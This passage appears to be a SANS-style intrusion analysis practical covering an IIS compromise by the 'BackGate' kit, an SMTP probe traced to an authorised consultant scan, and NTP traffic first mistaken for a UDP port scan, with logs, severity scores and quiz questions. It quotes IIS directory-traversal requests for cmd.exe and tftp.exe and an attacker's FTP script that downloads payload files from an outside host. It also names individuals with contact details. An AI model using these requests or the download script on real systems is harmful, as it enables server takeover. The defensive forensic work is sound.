Jonathan G. Lampe is the author of the document "Feb182001Hack_SANS.rtf." In that enclosed document, Jonathan details an attack carried out against an IIS server under his control that occurred 2001-02-18 07:41 GMT. The attack I documented in "BackGate.doc" occurred several hours (undetermined) prior to 2001-02-20 04:21:51 UTC.

While I understand that speculation of this sort is risky, but please note the following items from these two attacks.

- The BackGate kit used in both system compromises contains a Wingate Telnet proxy. Evidence Jonathan's analysis and my capture of the kit.
- An attacker could have used a site already compromised by BackGate at 216.205.20.178 to attack Jonathan's site. Evidence the IIS Log shows the User-Agent string "Telnet." See (domain) table below.
- 216.205.125.115 hosted the BackGate kit. I downloaded BackGate from that site.
- Both sites showing malicious action are controlled by DellHosting.

Thus my speculation: "Were hosts controlled by DellHosting all victims, or did we have a traceable attacker within DellHosting?"

216.205.20.178 attacked Jonathan's (domain) site
Interliant (NETBLK-ILNT-DHDC5)
64 Perimeter Center East
Atlanta, GA 30346
US
Netname: ILNT-DHDC5
Netblock: 216.205.20.0 - 216.205.20.255
Coordinator:
Galiano, Aj (AG138-ARIN) neteng@SAGENETWORKS.COM
770-673-2202
Domain System inverse mapping provided by:
NS1.US.DELLHOST.COM 209.235.107.14

(Party #2) attack 2001-02-19 22:00 UTC (estimated) from Matt Scarborough's "BackGate.doc"
Attack script "ftpcmds.txt" tries to download the BackGate Kit from 216.205.125.115.
Interliant (NETBLK-ILNT-DH27)
64 Perimeter Center East
Atlanta, GA 30346
US
Netname: ILNT-DH27
Netblock: 216.205.125.0 - 216.205.125.255
Coordinator:
Galiano, Aj (AG138-ARIN) neteng@SAGENETWORKS.COM
770-673-2202
Domain System inverse mapping provided by:
NS1.US.DELLHOST.COM 209.235.107.14

(domain) 2001-02-18 Jonathan G. Lampe

time(GMT)	c-ip	cs-method	cs-uri-stem	sc-status	cs(User-Agent)	cs(Referrer)
07:41:39	216.205.20.178	GET	/scripts/../../winnt/system32/cmd.exe	200	Telnet	-
07:41:47	216.205.20.178	GET	/scripts/../../winnt/system32/attrib.exe	502	Telnet	-
07:41:59	216.205.20.178	GET	/scripts/../../winnt/system32/cmd.exe	502	Telnet	-
07:42:10	216.205.20.178	GET	/scripts/../../winnt/system32/tftp.exe	502	Telnet	-
07:42:30	216.205.20.178	GET	/scripts/E.asp	200	Telnet	-
07:42:44	216.205.20.178	GET	/scripts/../../winnt/system32/attrib.exe	502	Telnet	-
07:42:53	216.205.20.178	GET	/scripts/../../winnt/system32/cmd.exe	502	Telnet	-

2001-02-19 (Party #2)
(details posted to news.grc.com)

"ftpcmds.txt contains the following:

open 216.205.125.115 29292
user DL
DL
get 00.D
get 01.D

get 02.D"
<ftpcmds.txt continues, snipped by ms>

No reply is necessary. I hope that this information is helpful to you in your investigation.

Matt Scarborough 2001-06-12"

< - - - END Matt Scarborough - - - >

7. Evidence of active targeting:

This attack was designed to take over a particular web server. It is targeted.

8. Severity:

The severity of the attack is a (5+5)-(1+1) = 8. (Call the Marines!)

- Criticality = 5. The attack was attempted against a server which served as both the primary email server (carrying internal email) and a "support" web server hosting files to be exchanged only with paying customers.
- Lethality = 5. The attack successfully installed several services which allowed the attacker to retrieve any file from the system or launch other attacks from the server. The only thing the attacked did not immediately get was a "real" administrator password, but thanks to their trojan horse, they would have recovered one if an administrator had logged on before the system taken offline.
- System Countermeasures = 1. The system was not running current patches and no provisions had been made to restrict dangerous or unused services.
- Network Countermeasures = 1. The server was not isolated on a secure segment; access to this system allowed the attacker access to the internal network.

9. Defensive Recommendations:

This is a case where unplugging and replacing the infected system is only the start of a long recovery process. (This site would in fact want to pull the plug on the entire internet for a few days.) Public services need to be isolated on a secured segment so an infected machine is not allowed to launch attacks against the internal system. Furthermore, an IIS web server should be isolated on its own machine, an internal-external mail relay should be set up to prevent internal email from passing into the isolated segment and the "real" email server should be set up inside the internal network. The rebuilt web server should be patched properly and have unnecessary and dangerous services disabled. An ongoing program of closer-to-real-time detection should be implemented to watch traffic passing to and from the web server. Finally, a great deal of time should be allocated to checking and cleaning up the many possibly infected internal machines in this particular case.

10. Multiple choice question:

```
#LOG-------------------- TIME---- IP--------- METHOD URI-STEM----- URI-QUERY---------------- STATUS USERAGENT REFERRER
w3svc6/ex010218.log(35): 07:41:39 216.205.20.178 GET /scripts/../ ../winnt/system32/cmd.exe 200 Telnet -
w3svc6/ex010218.log(36): 07:41:39 216.205.20.178 GET /scripts/../ ../winnt/system32/attrib.exe 502 Telnet -
w3svc6/ex010218.log(37): 07:41:39 216.205.20.178 GET /scripts/../ ../winnt/system32/cmd.exe 502 Telnet -
w3svc6/ex010218.log(38): 07:42:39 216.205.20.178 GET /scripts/../ ../winnt/system32/tftp.exe 502 Telnet -
w3svc6/ex010218.log(39): 07:42:39 216.205.20.178 GET /scripts/ E.asp 200 Telnet -
w3svc6/ex010218.log(40): 07:42:39 216.205.20.178 GET /scripts/../ ../winnt/system32/attrib.exe 502 Telnet -
w3svc6/ex010218.log(41): 07:42:39 216.205.20.178 GET /scripts/../ ../winnt/system32/cmd.exe 502 Telnet -
```

This Microsoft IIS web log was taken from a machine which suffered a successful installation of the "BackGate" exploit kit. What is NOT suspicious about these log entries?

a) Entries appear to be scripted.
b) Several requests for "cmd.exe" have been made.
c) The agent is "Telnet" instead of "Explorer" or "Netscape".
d) Most requests from the remote server reference an "*.exe" file.
e) All choices are reasons for suspicion.

CORRECT ANSWER: e) All choices are reasons for suspicion.
INCORRECT ANSWERS: a) Multiple entries come from the same host in the same second. b) Almost every Microsoft "Unicode" exploit takes advantage of various IIS bugs to execute "cmd.exe" with a few choice arguments. c) Although telnet may be used to at least coax a response to "GET /" from any common web server, its use is rarely the sign of benevolent access. d) Although most "standalone" executable files on Microsoft systems are "*.exe" files, ISAPI filters (commonly used on the web) are "*.dll" files - scripts are frequently "*.asp" files and are never "*.exe" files.

Mail Server Probe

DATA:

"User:" "None"
" Event: extra file datastream msg Agent name: packer Agent hostname: PACKER Event system: PACKER Event source: E:\Raptor\Firewall\Sg\logfile Complete message: May 12 09:30:17.937 packer smtp[292]: 343 smtpd Warning: Sender administrator from [208.0.48.99] tried to send to 'fd' - Bad command format "
"Severity:" "20" "[LOW]"

"User:" "None"
" Event: extra file datastream msg Agent name: packer Agent hostname: PACKER Event system: PACKER Event source: E:\Raptor\Firewall\Sg\logfile Complete message: May 12 09:30:20.687 packer smtp[292]: 343 smtpd Warning: Sender administrator from [208.0.48.99] tried to send to 'fd' - Bad command format "
"Severity:" "20" "[LOW]"

"User:" "None"
" Event: extra file datastream msg Agent name: packer Agent hostname: PACKER Event system: PACKER Event source: E:\Raptor\Firewall\Sg\logfile Complete message: May 12 09:30:24.140 packer smtp[292]: 343 smtpd Warning: Sender administrator from [208.0.48.99] tried to send to 'fd@hot.com' - Bad command format "
"Severity:" "20" "[LOW]"

"User:" "None"
" Event: extra file datastream msg Agent name: packer Agent hostname: PACKER Event system: PACKER Event source: E:\Raptor\Firewall\Sg\logfile Complete message: May 12 09:30:29.203 packer smtp[292]: 343 smtpd Warning: Sender administrator from [208.0.48.99] tried to send to 'FD' - Bad command format "
"Severity:" "20" "[LOW]"

"User:" "None"
" Event: extra file datastream msg Agent name: packer Agent hostname: PACKER Event system: PACKER Event source: E:\Raptor\Firewall\Sg\logfile Complete message: May 12 09:30:31.531 packer smtp[292]: 343 smtpd Warning: Sender administrator from [208.0.48.99] tried to send to 'RCPT' - Bad command format "
"Severity:" "20" "[LOW]"

"User:" "None"
" Event: extra file datastream msg Agent name: packer Agent hostname: PACKER Event system: PACKER Event source: E:\Raptor\Firewall\Sg\logfile Complete message: May 12 09:30:41.796 packer smtp[292]: 343 smtpd Warning: Sender administrator from [208.0.48.99] tried to send to 'FD' - Bad command format "
"Severity:" "20" "[LOW]"

"User:" "None"
" Event: extra file datastream msg Agent name: packer Agent hostname: PACKER Event system: PACKER Event source: E:\Raptor\Firewall\Sg\logfile Complete message: May 12 09:30:49.656 packer smtp[292]: 343 smtpd Warning: Sender administrator from [208.0.48.99] tried to send to 'FD@AN_ORG.NET' - Bad command format "
"Severity:" "20" "[LOW]"

1. Source of Trace:

The trace was gathered from a report issued by an Axent Netprowler (intrusion detection system) based on information passed to it by an (Axent) Raptor firewall.

2. Detect was generated by:

I grep'ed the results of the Netprowler report for "smtp" alerts.

3. Probability the source address was spoofed:

The source address of the attack is probably not spoofed because commands were attempted over an established SMTP connection and such a connection is a full TCP connection.

4. Description of attack:

The attacker is attempting to corrupt a mail message send command sequence either to fingerprint the remote mail server or locate a specific exploit. The exact corruption of commands was not available but we do know the attacker was attempting several variations on the same unlikely, unlisted and non-existent email address. He/she may have been acting on a bad tip or the email recipient's email address may not be important to the exploit.

5. Attack mechanism:

The irregular time between events suggests a manual attempt of SMTP commands from a telnet session. To demonstrate how a manual session might appear to a hacker, I used the following commands on a port 25 telnet session in order to send a brief email. Note the many ways syntax errors were generated.

```
220 mail.localhost.com ESMTP Service (PRODUCTNAME VERSION) ready
HELO mail.remote.com
250 mail.localhost.com
MAIL FROM: me@remote.com
501 Syntax error in parameters or arguments to MAIL command
MAIL FROM <me@remote.com>
501 Syntax error in parameters or arguments to MAIL command
MAII FROM:<me@remote.com>
500 MAII command unrecognized
MAIL FROM:<me@remote.com>
250 MAIL FROM:<me@remote.com> OK
RCPT TO:<you@local.com>
250 RCPT TO:<you@localhost.com> OK
SUBJECT:Frogs and turtles
500 SUBJ command unrecognized
help
214-Valid SMTP commands:
214-  HELO, EHLO, NOOP, RSET, QUIT
214-  MAIL, RCPT, DATA, VRFY, EXPN, HELP, ETRN
214-For more info, use HELP <valid SMTP command>
214 end of help
DATA
354 Start mail input; end with <CRLF>.<CRLF>
This is the message.
.
250 Mail accepted
QUIT
221 mail.localhost.com QUIT
```

In addition the fact that "FD" is quick to type (the two keys are next to one another) buttresses the evidence of a manual attack.

6. Correlations

After an internal tip and a conversation with analysts at (security consultant) Ernst & Young's Chicago office (312-879-6947) , I discovered this traffic was the result of a scan targeting an email server. The scan was launched from a fake online business (NetGPS) Ernst & Young frequently uses to mask their identity. The scans were authorized by a mutual client to double-check the perimeter defenses of a particular installation.

```
Sprint (NETBLK-SPRINTLINK-BLKS) SPRINTLINK-BLKS     208.0.0.0 - 208.35.255.255
NetGPS Communications (NETBLK-SPRINT-D00030-1) SPRINT-D00030-1
```

208.0.48.0 - 208.0.48.255

7. Evidence of active targeting:

No other server on the network was the target of SMTP attempts. This was a targeted attack.

8. Severity:

The severity of the attack is a (4+3)-(4+4) = -1 (Didn't get us this time, but can we do better?)

- Criticality = 4. The attack was attempted against an organizations' public email server.
- Lethality = 3. Because email server logs which match this attack were not available, it is difficult to determine how lethal these attacks would be if they succeeded.
- System Countermeasures = 4. The mail server was running current patches and had been configured to prevent unauthorized access including measures to prevent relays and sends from unknown servers. In addition the firewall through which access was made is SMTP protocol-aware and picked off these attempts before they were passed to the web server. The major weakness in this scheme is the relative inaccessibility of the email server logs.
- Network Countermeasures = 4. A tuned and monitored firewall protects the email server. No email relay exists between the "real" email server and the internet (except for the firewall). The email server lives on the internal network, but a relay positioned on a secured subnet would prevent the need for any "holes" in the firewall at all.

9. Defensive Recommendations:

These attacks were ineffective (Ernst & Young could not exploit or fingerprint the server), but using a mail relay to decrease the vulnerability of the email server may be a good idea. The email server most certainly has a facility to generate meaningful logs and these logs should be included in ongoing detection procedures as well.

10. Multiple Choice Question:

09:30:17.937 packer smtp[292]: 343 smtpd Warning: Sender administrator from [208.0.48.99] tried to send to 'fd' - Bad command format "

09:30:20.687 packer smtp[292]: 343 smtpd Warning: Sender administrator from [208.0.48.99] tried to send to 'fd' - Bad command format "

09:30:24.140 packer smtp[292]: 343 smtpd Warning: Sender administrator from [208.0.48.99] tried to send to 'fd@hot.com' - Bad command format "

09:30:29.203 packer smtp[292]: 343 smtpd Warning: Sender administrator from [208.0.48.99] tried to send to 'FD' - Bad command format "

09:30:31.531 packer smtp[292]: 343 smtpd Warning: Sender administrator from [208.0.48.99] tried to send to 'RCPT' - Bad command format "

09:30:41.796 packer smtp[292]: 343 smtpd Warning: Sender administrator from [208.0.48.99] tried to send to 'FD' - Bad command format "

09:30:49.656 packer smtp[292]: 343 smtpd Warning: Sender administrator from [208.0.48.99] tried to send to 'FD@AN_ORG.NET' - Bad command format "

There is no "FD" account on the targeted email server. Which of the following interpretations of these events is LEAST LIKELY:

(These events could be the result of...)
a) ...a single person fumbling SMTP commands from a telnet session.
b) ...a script attempting to fingerprint a remote email server.
c) ...a remote "regular" email user responding to "email undeliverable" messages and trying variations on an email address.
d) ...a remote server trying to relay spam.

CORRECT ANSWER: c) It is doubtful a remote email user could respond fast enough to individual "email undeliverable" messages to change the email address on his message. Notice the shortest period of time between two events is only two seconds.
INCORRECT ANSWER: a) The irregularity of time between events suggests a manual effort, as does the seemingly out-of-place "send to 'RCPT'" error in the middle of "send to '(address)'" errors. b) A script designed to pause random amounts of time between requests could use the responses from several failed email attempts to identify or fingerprint the remote web server. d) Spam relays often involve addresses which do not really exist on a particular box (think "cc:" and "bcc:") and a series of similar commands with slightly similar syntax (so at least one will work). The irregular times between events could be explained by a remote server so busy it must pause between relay commands.

UDP Port Scan Or Time Traffic?

DATA_01:

(The database "cisco_ipaccesslogp" contains firewall exception entries from a Cisco router running the PIX "firewall feature set".)

```
mysql> select From_IP,count(*) AS Count from cisco_ipaccesslogp GROUP BY From_I
P ORDER BY Count DESC LIMIT 10;
+-----------------+-------+
| From_IP         | Count |
+-----------------+-------+
| (InternalHost#1)|  3116 |
| 195.112.34.61   |  1715 |
| (InternalHost#3)|   631 |
| 206.253.217.8   |   380 |
| (InternalHost#4)|   278 |
| 216.34.4.77     |   192 |
| (InternalHost#5)|   117 |
| 194.222.106.219 |    85 |
| 204.198.134.88  |    59 |
| 202.186.228.130 |    46 |
+-----------------+-------+
10 rows in set (1.53 sec)
```

DATA_02:

(Query to find destination hosts, destination ports and protocols used by remote machine.)

```
mysql> select From_IP,To_IP,Protocol,From_Port,Count(*) as Count from cisco_ipa
ccesslogp WHERE From_IP='195.112.34.61' GROUP BY From_IP,To_IP,Protocol,From_Po
rt ORDER BY Count DESC LIMIT 10;
+---------------+----------+----------+-----------+-------+
| From_IP       | To_IP    | Protocol | From_Port | Count |
+---------------+----------+----------+-----------+-------+
| 195.112.34.61 | 10.0.0.1 | udp      |       123 |  1715 |
+---------------+----------+----------+-----------+-------+
1 row in set (1.31 sec)
```

DATA_03:

(Query to find any favorite ports of remote computer.)

```
mysql> select From_IP,To_IP,Protocol,From_Port,To_Port,Count(*) as Count from c
isco_ipaccesslogp WHERE From_IP='195.112.34.61' GROUP BY To_Port ORDER BY Count
 DESC LIMIT 10;
+---------------+----------+----------+-----------+---------+-------+
| From_IP       | To_IP    | Protocol | From_Port | To_Port | Count |
+---------------+----------+----------+-----------+---------+-------+
| 195.112.34.61 | 10.0.0.1 | udp      |       123 |    1289 |     4 |
| 195.112.34.61 | 10.0.0.1 | udp      |       123 |    2592 |     4 |
| 195.112.34.61 | 10.0.0.1 | udp      |       123 |    2936 |     3 |
| 195.112.34.61 | 10.0.0.1 | udp      |       123 |    1569 |     3 |
| 195.112.34.61 | 10.0.0.1 | udp      |       123 |    4787 |     3 |
| 195.112.34.61 | 10.0.0.1 | udp      |       123 |    3879 |     3 |
| 195.112.34.61 | 10.0.0.1 | udp      |       123 |    1294 |     3 |
| 195.112.34.61 | 10.0.0.1 | udp      |       123 |    1417 |     3 |
| 195.112.34.61 | 10.0.0.1 | udp      |       123 |    1742 |     3 |
| 195.112.34.61 | 10.0.0.1 | udp      |       123 |    1908 |     3 |
+---------------+----------+----------+-----------+---------+-------+
10 rows in set (1.33 sec)
```

DATA_04:

(Query for ANY valid sessions from this IP address.)

```
mysql> select From_IP,To_IP,Protocol,From_Port,Count(*) as Count from cisco_ses
s_audit WHERE From_IP='195.112.34.61' GROUP BY From_IP,To_IP,Protocol,From_Port
 ORDER BY Count DESC LIMIT 10;
Empty set (1 min 10.17 sec)
```

DATA_05:

(Selected, "grep'ed" entries from \var\log\firewall-messages from the syslog server to which the firewall logs events.)

```
Jul 17 07:04:59 stdnet-gw-private 179563: *Jul 17 15:06:32.773 UTC: %SEC-6-IPACC
ESSLOGP: list internet-in denied udp 195.112.34.61(123) (Serial0 *PPP*) -> 10.
0.0.1(4738), 1 packet
Jul 17 07:11:09 stdnet-gw-private 179604: *Jul 17 15:12:43.455 UTC: %SEC-6-IPACC
ESSLOGP: list internet-in denied udp 195.112.34.61(123) (Serial0 *PPP*) -> 10.
0.0.1(4781), 1 packet
Jul 17 07:17:20 stdnet-gw-private 179676: *Jul 17 15:18:54.174 UTC: %SEC-6-IPACC
ESSLOGP: list internet-in denied udp 195.112.34.61(123) (Serial0 *PPP*) -> 10.
0.0.1(4823), 1 packet
Jul 17 07:23:31 stdnet-gw-private 179724: *Jul 17 15:25:04.864 UTC: %SEC-6-IPACC
ESSLOGP: list internet-in denied udp 195.112.34.61(123) (Serial0 *PPP*) -> 10.
0.0.1(4866), 1 packet
Jul 17 07:29:41 stdnet-gw-private 179764: *Jul 17 15:31:15.527 UTC: %SEC-6-IPACC
ESSLOGP: list internet-in denied udp 195.112.34.61(123) (Serial0 *PPP*) -> 10.
0.0.1(4909), 1 packet
Jul 17 07:35:52 stdnet-gw-private 179811: *Jul 17 15:37:26.190 UTC: %SEC-6-IPACC
ESSLOGP: list internet-in denied udp 195.112.34.61(123) (Serial0 *PPP*) -> 10.
0.0.1(4951), 1 packet
Jul 17 07:42:03 stdnet-gw-private 179855: *Jul 17 15:43:36.829 UTC: %SEC-6-IPACC
ESSLOGP: list internet-in denied udp 195.112.34.61(123) (Serial0 *PPP*) -> 10.
0.0.1(4994), 1 packet
Jul 17 07:54:25 stdnet-gw-private 179931: *Jul 17 15:55:59.019 UTC: %SEC-6-IPACC
ESSLOGP: list internet-in denied udp 195.112.34.61(123) (Serial0 *PPP*) -> 10.
0.0.1(1111), 1 packet
Jul 17 08:00:35 stdnet-gw-private 179987: *Jul 17 16:02:09.472 UTC: %SEC-6-IPACC
ESSLOGP: list internet-in denied udp 195.112.34.61(123) (Serial0 *PPP*) -> 10.
0.0.1(1154), 1 packet
Jul 17 08:06:46 stdnet-gw-private 180075: *Jul 17 16:08:20.142 UTC: %SEC-6-IPACC
ESSLOGP: list internet-in denied udp 195.112.34.61(123) (Serial0 *PPP*) -> 10.
0.0.1(1197), 1 packet
Jul 17 08:12:57 stdnet-gw-private 180170: *Jul 17 16:14:30.793 UTC: %SEC-6-IPACC
ESSLOGP: list internet-in denied udp 195.112.34.61(123) (Serial0 *PPP*) -> 10.
0.0.1(1240), 1 packet
Jul 17 08:19:07 stdnet-gw-private 180206: *Jul 17 16:20:41.476 UTC: %SEC-6-IPACC
ESSLOGP: list internet-in denied udp 195.112.34.61(123) (Serial0 *PPP*) -> 10.
0.0.1(1283), 1 packet
```

DATA_06:

(SNORT trace of attempt by time application to request time from remote server.)

```
07/17-10:27:11.079955 0:50:4:D6:7B:39 -> 0:10:7B:F9:4C:33 type:0x800 len:0x5A
192.168.3.130:2525 -> 192.112.34.61:123 UDP TTL:128 TOS:0x0 ID:4027 IpLen:20 DgmLen:76
Len: 56
```

```
0x0000: 00 10 7B F9 4C 33 00 50 04 D6 7B 39 08 00 45 00  ..{.L3.P..{9..E.
0x0010: 00 4C 0F BB 00 00 80 11 84 0E C0 A8 03 82 C0 70  .L.............p
0x0020: 22 3D 09 DD 00 7B 00 38 CC B6 1B 00 00 00 00 00  "=...{.8........
0x0030: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0x0040: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0x0050: 00 00 BE FE D7 CF 13 74 BC 54                    .......t.T

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

07/17-10:34:40.432663 0:10:7B:F9:4C:33 -> 0:50:4:D6:7B:39 type:0x800 len:0x46
160.81.17.105 -> 192.168.3.130 ICMP TTL:253 TOS:0x0 ID:22093 IpLen:20 DgmLen:56
Type:3  Code:1  DESTINATION UNREACHABLE: HOST UNREACHABLE
** ORIGINAL DATAGRAM DUMP:
192.168.3.130:2602 -> 192.112.34.61:123 UDP TTL:125 TOS:0x0 ID:9922 IpLen:20 DgmLen:76
Len: 56
** END OF DUMP
0x0000: 00 50 04 D6 7B 39 00 10 7B F9 4C 33 08 00 45 00  .P..{9..{.L3..E.
0x0010: 00 38 56 4D 00 00 FD 01 F1 92 A0 51 11 69 C0 A8  .8VM.......Q.i..
0x0020: 03 82 03 01 C4 E7 00 00 00 00 45 00 00 4C 26 C2  ..........E..L&.
0x0030: 00 00 7D 11 70 07 C0 A8 03 82 C0 70 22 3D 0A 2A  ..}.p......p"=.*
0x0040: 00 7B 00 38 2D 3A                                .{.8-:

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

DATA_07:

(SNORT trace of a "good" time request.)

```
07/17-10:34:36.729143 0:0:D1:EC:E2:71 -> 0:10:7B:F9:4C:33 type:0x800 len:0x5A
192.168.3.27:3324 -> 193.2.1.92:123 UDP TTL:128 TOS:0x0 ID:52739 IpLen:20 DgmLen:76
Len: 56
0x0000: 00 10 7B F9 4C 33 00 00 D1 EC E2 71 08 00 45 00  ..{.L3.....q..E.
0x0010: 00 4C CE 03 00 00 80 11 E6 7B C0 A8 03 1B C1 02  .L.......{......
0x0020: 01 5C 0C FC 00 7B 00 38 1A CB 1B 00 00 00 00 00  .\...{.8........
0x0030: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0x0040: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0x0050: 00 00 BE FE D9 8C C9 78 D4 15                    .......x..

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

07/17-10:34:36.948105 0:10:7B:F9:4C:33 -> 0:0:D1:EC:E2:71 type:0x800 len:0x5A
193.2.1.92:123 -> 192.168.3.27:3324 UDP TTL:240 TOS:0x10 ID:20057 IpLen:20 DgmLen:76 DF
Len: 56
0x0000: 00 00 D1 EC E2 71 00 10 7B F9 4C 33 08 00 45 10  .....q..{.L3..E.
0x0010: 00 4C 4E 59 40 00 F0 11 B6 15 C1 02 01 5C C0 A8  .LNY@........\..
0x0020: 03 1B 00 7B 0C FC 00 38 F8 5D 1C 02 00 F0 00 00  ...{...8.]......
0x0030: 14 DA 00 00 03 55 81 F2 04 FE BE FE D9 8B 45 EA  .....U........E.
0x0040: 89 76 BE FE D9 8C C9 78 D4 15 BE FE D9 8C E3 E0  .v.....x........
0x0050: 58 9A BE FE D9 8C E3 ED C7 EF                    X.........
```

DATA_08:

(SNORT trace of a working ping to named site.)

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

07/17-10:59:43.778061 0:50:4:D6:7B:39 -> 0:10:7B:F9:4C:33 type:0x800 len:0x4A
192.168.3.130 -> 195.112.34.61 ICMP TTL:32 TOS:0x0 ID:63456 IpLen:20 DgmLen:60
Type:8  Code:0  ID:256   Seq:1536  ECHO
0x0000: 00 10 7B F9 4C 33 00 50 04 D6 7B 39 08 00 45 00  ..{.L3.P..{9..E.
0x0010: 00 3C F7 E0 00 00 20 01 F9 08 C0 A8 03 82 C3 70  .<.... ........p
0x0020: 22 3D 08 00 46 5C 01 00 06 00 61 62 63 64 65 66  "=..F\....abcdef
0x0030: 67 68 69 6A 6B 6C 6D 6E 6F 70 71 72 73 74 75 76  ghijklmnopqrstuv
0x0040: 77 61 62 63 64 65 66 67 68 69                    wabcdefghi

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

07/17-10:59:44.041753 0:10:7B:F9:4C:33 -> 0:50:4:D6:7B:39 type:0x800 len:0x4A
195.112.34.61 -> 192.168.3.130 ICMP TTL:238 TOS:0x0 ID:53482 IpLen:20 DgmLen:60
Type:0  Code:0  ID:256  Seq:1536  ECHO REPLY
0x0000: 00 50 04 D6 7B 39 00 10 7B F9 4C 33 08 00 45 00  .P..{9..{.L3..E.
0x0010: 00 3C D0 EA 00 00 EE 01 51 FE C3 70 22 3D C0 A8  .<......Q..p"=..
0x0020: 03 82 00 00 4E 5C 01 00 06 00 61 62 63 64 65 66  ....N\....abcdef
0x0030: 67 68 69 6A 6B 6C 6D 6E 6F 70 71 72 73 74 75 76  ghijklmnopqrstuv
0x0040: 77 61 62 63 64 65 66 67 68 69                    wabcdefghi

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

DATA_09:

(Time Stimulus)

```
07/18-13:03:53.057707 0:50:4:D6:7B:39 -> 0:10:7B:F9:4C:33 type:0x800 len:0x5A
192.168.3.130:3048 -> 195.112.34.51:123 UDP TTL:128 TOS:0x0 ID:56 IpLen:20 DgmLen:76
Len: 56
0x0000: 00 10 7B F9 4C 33 00 50 04 D6 7B 39 08 00 45 00  ..{.L3.P..{9..E.
0x0010: 00 4C 00 38 00 00 80 11 90 9B C0 A8 03 82 C3 70  .L.8...........p
0x0020: 22 33 0B E8 00 7B 00 38 85 6C 1B 00 00 00 00 00  "3...{.8.l......
0x0030: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0x0040: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0x0050: 00 00 BF 00 4E 09 0E 97 8D 3F                    ....N....?

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

DATA_10:

(Time Response)

```
Jul 18 13:03:54 stdnet-gw-private 204947: *Jul 18 13:03:53.712 UTC: %SEC-6-IPACC
ESSLOGP: list internet-in denied udp 195.112.34.61(123) (Serial0 *PPP*) -> 10.
0.0.1(3048), 1 packet
```

1. Source of Trace:

The trace was generated by two sources. One was a Cisco router running the PIX "firewall feature set" (logging to a remote syslog server - logs parsed and saved in a database). The other was a SNORT sensor located behind the firewall in the internal network.

2. Detect Was Generated By:

A "UDP port scan from 195.112.34.61" alert from an internal log processing routine was sent to the analyst's inbox. Combined with a routine check of "most interested" servers from the Cisco firewall exception table (see "DATA_01"), I thought this event warranted immediate attention. Another query was issued to find out what this IP address was attempting to accomplish (see "DATA_02") - it suggested most traffic was a result of time queries using UDP port 123 but I thought more information was needed because of the persistent nature of the "failed" queries. Additional investigation showed the remote machine was sending traffic to a wide range of ports (see "DATA_03") and had not been communicated with in a valid way from any machine from the internal network (see "DATA_04").

Further investigation was definitely required to determine if this was a port scan or "real" time traffic.

3. Probability the source address was spoofed:

Initial analysis suggested the source address was spoofed.

I attempted several times to contact "195.112.34.61" as a time server using a standard time application. (An example of a valid time request and response to another time server can be seen in "DATA_07".) Each time I received an ICMP "DESTINATION UNREACHABLE: HOST UNREACHABLE" message from an intermediate router (see "DATA_06"). However I was able to ping "195.112.34.61" without problems (see "DATA_08").

In other words "195.112.34.61" seemed to be able to listen for the ICMP replies to UDP inquiries made on his behalf by another server, but UDP inquiries could be made directly to "195.112.34.61". The UDP packets seemed to be originating from some other machine.

4. Description of attack:

It appeared an attacker was attempting to find out which UDP services exist on host 10.0.0.1 by forging packets and listening to ICMP "port unreachable" messages. (Even though UDP packets didn't make it to the attacker's sensor, ICMP messages did.) Ports for which "port unreachable" messages do NOT come back may be assumed to be open ports for further attacks.

5. Attack mechanism:

The attack would most likely be automated - 1700 attempts by hand can get tedious. Forging UDP packets is easy to do because they are one-way only packets. Firewalls can detect forged UDP packets by pairing up inbound packets with outbound packets and dropping the unrequested ones, which is apparently what the mini-Pix acting as a perimeter router did in this case.

(An example of what the attacker might see during a UDP portscan can be found in the following presentation PDF: (Giovanni Vigna**,** Network Security and Intrusion Detection, January 23, 2001; "http://www.cs.ucsb.edu/~vigna/courses/CS290I_Win01/3_TCPIP_010123.PDF"))

6. Correlations

I was about to conclude this activity was a UDP port scan until I communicated with the remote server's operator.

An nslookup showed "195.112.34.61" is "geron2us.wibble.co.uk". I found a web page for "www.wibble.co.uk" and sent a note to the webmaster. The webmaster reported he was running a time server on 195.112.34.61 but could not explain the ICMP host unreachable messages. (Chris Horry, "Operations Engineer and Abuse minion", zerbey@wibble.co.uk) I sent a more detailed explanation of the traffic I had seen, to which the webmaster explained was only possible if my network was sending traffic to "tick.tanac.net" (195.112.34.**51**) In other words he was receiving time messages for host 195.112.34.51 on port 123 and sending the replies as host 195.112.34.61 on port 123.

Based on this new information, I conducted one more time experiment by connecting to 195.112.34.51 and watching what happened. My internal SNORT sensor never saw the return packet from 195.112.34.61 (see DATA_09), but the firewall registered it (see DATA_10), confirming what the webmaster had stated.

This traffic really was time traffic, not a UDP port scan. The firewall was doing its job, preventing an unmatched UDP packet into the internal network, but it also failed to log the initial outbound UDP packet. This inability to see the stimulus had been sending me down the wrong path (towards a UDP port scan detect) until I was able to identify the stimulus with another tool (SNORT).

7. Evidence of active targeting:

The only traffic from this host on the target network was to the "10.0.0.1" host. This host is not a web, email or any other type of server but is instead the outbound gateway from the internal network. The outbound gateway's address is publicly resolvable and similar web and mail server addresses are available but were not touched by the same machine or network. If this had been an attack, I would have to say this scan was targeted.

8. Severity:

The severity of the attack is a (2+2)-(5+4) = -5. (Why bother?)

- Criticality = 2. The attack if successful would have highlighted a listing port on a workstation.
